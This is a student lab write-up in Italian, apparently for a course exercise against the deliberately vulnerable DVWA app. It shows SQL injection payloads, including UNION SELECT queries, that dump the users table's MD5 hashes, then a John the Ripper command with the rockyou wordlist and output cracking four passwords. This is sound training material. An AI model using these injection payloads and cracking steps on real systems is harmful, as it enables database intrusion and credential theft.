TRACCIA: recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica. Istruzioni per l'Esercizio:

1) Recupero delle Password dal Database:

- o Accedete al database della DVWA per estrarre le password hashate.
- o Assicuratevi di avere accesso alle tabelle del database che contengono le password.

2) Identificazione delle Password Hashate:

o Verificate che le password recuperate siano hash di tipo MD5.

3) Esecuzione del Cracking delle Password:

- o Utilizzate uno o più tool per craccare le password:
- o Configurate i tool scelti e avviate le sessioni di cracking.

4) Obiettivo:

o Craccare tutte le password recuperate dal database.

Dopo aver configurato le macchine accedo al sito DVWA ed entro nella sezione SQL injection ho eseguito i seguenti passaggi:

Recupero delle Password dal Database:


FASE 1

Inserisco nel form la stringa 1' OR '1'='1, per modificare la logica della query SQL in modo che ritorni sempre vera e di conseguenza l'app ci restituisce in output tutti i "First name" e Surname presenti dentro quel database.

1' OR '1'='1




FASE 2
Scoperto il database con:
'UNION SELECT DATABASE(),null #



FASE 3

All'interno di dvwa ho scoperto due "tabelle" cioè users e guestsbooks con: 'UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = 'dvwa' #



FASE 4
Ho scoperto gli hash delle password all'interno della tabella users con:
'UNION SELECT user, password FROM users#



Problema ed esecuzione del Cracking delle Password

Dopo aver creato il file hash.txt attraverso nano dove ho ricopiato gli hash e decompresso e spostato sul desktop il file rockyou.txt, ho utilizzato per il cracking delle password il tool John The Ripper.

Il comando che ho utilizzato è il seguente:

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/hash.txt

Una volta lanciato l'esecuzione il tool mi ha restituito le decriptazione delle password.

```
(kali⊕ kali)-[/usr/share/wordlists]

john — format=raw-md5 — wordlist=/home/kali/Desktop/rockyou.txt /home/kali/Desktop/hash.txt

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])

Warning: no OpenMP support for this hash type, consider — fork=3

Press 'q' or Ctrl-C to abort, almost any other key for status
password (?)
abc123 (?)
letmein (?)
charley (?)
4g 0:00:00:00 DONE (2025-05-08 10:04) 133.3g/s 96000p/s 96000c/s 128000C/s my3kids..soccer9

Warning: passwords printed above might not be all those cracked
Use the "—-show —-format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```